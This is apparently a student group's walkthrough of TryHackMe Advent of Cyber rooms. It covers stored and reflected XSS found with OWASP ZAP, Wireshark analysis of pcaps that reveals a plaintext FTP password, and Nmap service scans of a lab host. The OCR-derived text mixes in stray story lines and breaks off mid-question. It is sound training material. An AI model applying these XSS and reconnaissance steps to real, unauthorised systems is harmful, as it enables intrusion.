

PSP0201

Week 3

Writeup

Group Name: **CyberTeam**

Members

ID	Name	Role
121110186 4	Julian Koh Chee Yong	Leader
121110360 5	Danial Ierfan Bin Hazmi	Member
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Day 6 : The Grinch Really Did Steal Christmas

Tools used: Firefox. Kali Linux, OWASP Zap

Solution/Walkthrough:

Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answer:

	Syntactic	Semantic
enforce correct syntax of structured fields	<input checked="" type="radio"/>	<input type="radio"/>
enforce correctness of their values in the specific business context	<input type="radio"/>	<input checked="" type="radio"/>

Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer: `^\d{5}(-\d{4})?$`

Question 3: What vulnerability type was used to exploit the application?

Using OWASP ZAP, attack the site. The vulnerability is shown in the 'Alerts'.

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. The 'Alerts' section displays 6 findings:

- Cross Site Scripting (DOM Based) (2)
- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected) (2)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- X-Content-Type-Options Header Missing (4)

Answer: stored cross-site scripting

Question 4: What query string can be abused to craft a reflected XSS?

Search for any random name in the query box and submit it.

The screenshot shows a web browser window titled "Santa's portal". The URL in the address bar is "10.10.97.6:5000/?q=iphone". The page content is a Christmas-themed website titled "Welcome to Santa's official 'Make a Wish!' website". It features a decorative banner with pinecones and red ornaments. Below the banner, a message says "Here you can anonymously submit your Christmas wishes and see what other people wished too!". A search input field contains the value "iphone". Below the input field, a message says "Here are all wishes that have \"iphone\"". There is also a placeholder "Enter your wish here:" and a text input field with "New book...". A green "WISH!" button is at the bottom.

The query string that has been used will be shown on the URL.

The screenshot shows a web browser window titled "Santa's portal". The URL in the address bar is "10.10.97.6:5000/?q=ps5". The page content is identical to the previous screenshot, featuring the "Welcome to Santa's official 'Make a Wish!' website" with a Christmas banner and the message "Here you can anonymously submit your Christmas wishes and see what other people wished too!". The search input field now contains "ps5".


Answer: q

Question 5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Wish for any random gift. After that, it shows the amount of alerts ($1+1 = 2$)

The screenshot shows a web browser window with a search input field containing "ps5". Below the input field is a green "WISH!" button.

The screenshot shows a web browser window with a search input field containing "ps5". Below the input field is a green "WISH!" button. A modal dialog box is open in the center of the screen, displaying the number "1" and an "OK" button. The background page content is identical to the previous screenshots, featuring the "Welcome to Santa's official 'Make a Wish!' website" with a Christmas banner and the message "Here you can anonymously submit your Christmas wishes and see what other people wished too!".



Answer: 2

Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Enter your wish here:


 WISH!

PSP0201

Answer: PSP0201

Question 7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

The result after I re-visit the site



Answer: yes


Day 7: The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark and Firefox

Solution/Walkthrough:

Question 1: Open “pcap1.pcap” in Wireshark. What is the IP address that initiates an ICMP/ping?


After opening pcap1.pcap in wireshark, we type in ‘Icmp’ in the filter and observe for requests since they initiate. We then choose the IP source that shows request.



Answer: 10.11.3.2

Question 2: If we only wanted to see HTTP GET requests in our “pcap1.pcap” file, what filter would we use?


On the filter option we type http.request.method == GET



Answer: http.request.method == GET

Question 3: Now apply this filter to “pcap1.pcap” in Wireshark, what is the name of the article that the IP address “10.10.67.199” visited?


After applying the filter, we search for a suitable article title that differs from the others.



Answer: reindeer-of-the-week

Question 4: Lets begin analysing “pcap2.pcap”. Look at the captured FTP traffic; what password was leaked during the login process?

After opening the pcap2.pcap, we apply `tcp.stream eq 4` to the filter and observe anything that differs from the others which in this case is ‘password’




Answer: `plaintext_password_fiasco`

Question 5: Continuing with our analysis of “pcap2.pcap”, what is the name of the protocol that is encrypted?

Answer: SSH

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. 10.10.122.128 is at


Under pcap2.pcap we scroll down until we find the ARP protocol and the info that says “Who has 10.10.122.128? And tell 10.10.10.1, 10.10.122.128 is at”



Answer: 02:c0:56:51:8a:51

Question 7: Analyse “pcap3.pcap” and recover Christmas! What is on Elf Mcskidy’s wishlist that will be used to replace Elf McEager?

After opening pcap3.pcap and filter is applied we export the christmas.zip as http.



Then we unzip the folder and read its contents to find out Elf McSkidy's wishlist


```

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help Analyze
kali@kali: ~ kali@kali: ~/Downloads
$ cd Downloads
$ ls
aoc-pcaps aoc-pcaps.zip Brijendhra1905.ovpn christmas.zip reverse.jpg.php
(kali㉿kali)-[~/Downloads]
$ unzip christmas.zip
Archive: christmas.zip
  inflating: AoC-2020.png
  inflating: christmas-tree.jpg
  inflating: elf_mcskidy_wishlist.txt
  inflating: Operation Artic Storm.pdf
  inflating: selfie.jpg
  inflating: tryhackme_logo_full.svg
(kali㉿kali)-[~/Downloads]
$ ls
aoc-pcaps Brijendhra1905.ovpn christmas.zip 'Operation Artic Storm.pdf' selfie.jpg
AoC-2020.png aoc-pcaps.zip christmas-tree.jpg elf_mcskidy_wishlist.txt reverse.jpg.php
(kali㉿kali)-[~/Downloads]
$ cat elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy
Protocol:
Budget: £100
...
x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
...
(kali㉿kali)-[~/Downloads]
$ wireshark -k -r aoc-pcap.pcap
Activate Windows
Go to Settings to activate Windows.
Packets: 406 - Displayed: 2 (0)

```

Question 8: Who is the author of Operation Artic Storm?

Based on the PDF, we can clearly see that the author is Kris Kringle



Answer: Kris Kringle

Thought process/Methodology:

We first download the files provided and we use wireshark to open the files after unzipping them. We read what is required with the help of the filter option and read the source of the IP

that initiates and we open the other files to find out the password with the help of the filter. Lastly we open the last file and search for the christmas folder to find out the wishlist.

Day 8: Whats under the Christmas tree?

Tools used: Kali Linux, Firefox

Walkthrough/solution:

Question 1: When was Snort created

Answer: 1998

Question 2: Using Nmap on MACHINE IP, what are the port numbers of the three services running?

After using nmap, we can see the port numbers on the port sections shown on the terminal

```

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT [idレスポンス]
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBCF#39;is Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cda:1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:da:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1  377.69 ms 10.8.0.1
2  377.91 ms 10.10.244.192

After a few months of probation, intern Elf McEager has passed with glowing feedback from Elf McSkidy. During the meeting, Elf McEager asked for more access
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds

```

(kali㉿kali)-[~] Elf McEager was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, Elf McSkidy Go to Settings to activate Windows.

Answer: 80, 2222, 3389

Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is the reported as the most likely distribution to be running?

Based on the Nmap, we can see that the name of the Linux distribution that is running is Ubuntu.

```

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT [idレスポンス]
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
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80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBCF#39;is Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cda:1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:da:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
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TRACEROUTE (using port 143/tcp)
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1  377.69 ms 10.8.0.1
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OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
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Answer: Ubuntu

Question 4: What is the version of Apache?

Based on the Nmap, we can see that under version, it is using Apache version 2.4.29

Answer: 2.4.29

Question 5: What is running on port 2222?

Based on the Nmap, we can see that under port 2222, tcp open ssh is shown. This indicated that ssh is running on port 2222

```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] 1 2 3 4 | [Icons]
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6pi Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:02:0b:6b:ce:fc:62:99:54:7d:c2:b4:b2:F2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1  377.69 ms  10.8.0.1
2  377.91 ms  10.10.244.192

[+] What's Under the Christmas Tree? - Story:
All rights reserved by the original holders. Introducing EIF McEager has been released with blessings from EIFMcSkidy. During the meeting, Elf McEager asked for more access
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds
[+] He wishes to know more about the systems he has sworn to protect.

[kali㉿kali:[~]]$ [+] Jly was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this
Activate Windows as
[+] uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully,
Go to Settings to activate Windows.

[Icons] 3:23 PM
24/6/2022
```

Answer: SSH

Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the “HTTP-TITLE” of the webserver. Based on the value returned, what do we think this website might be used for

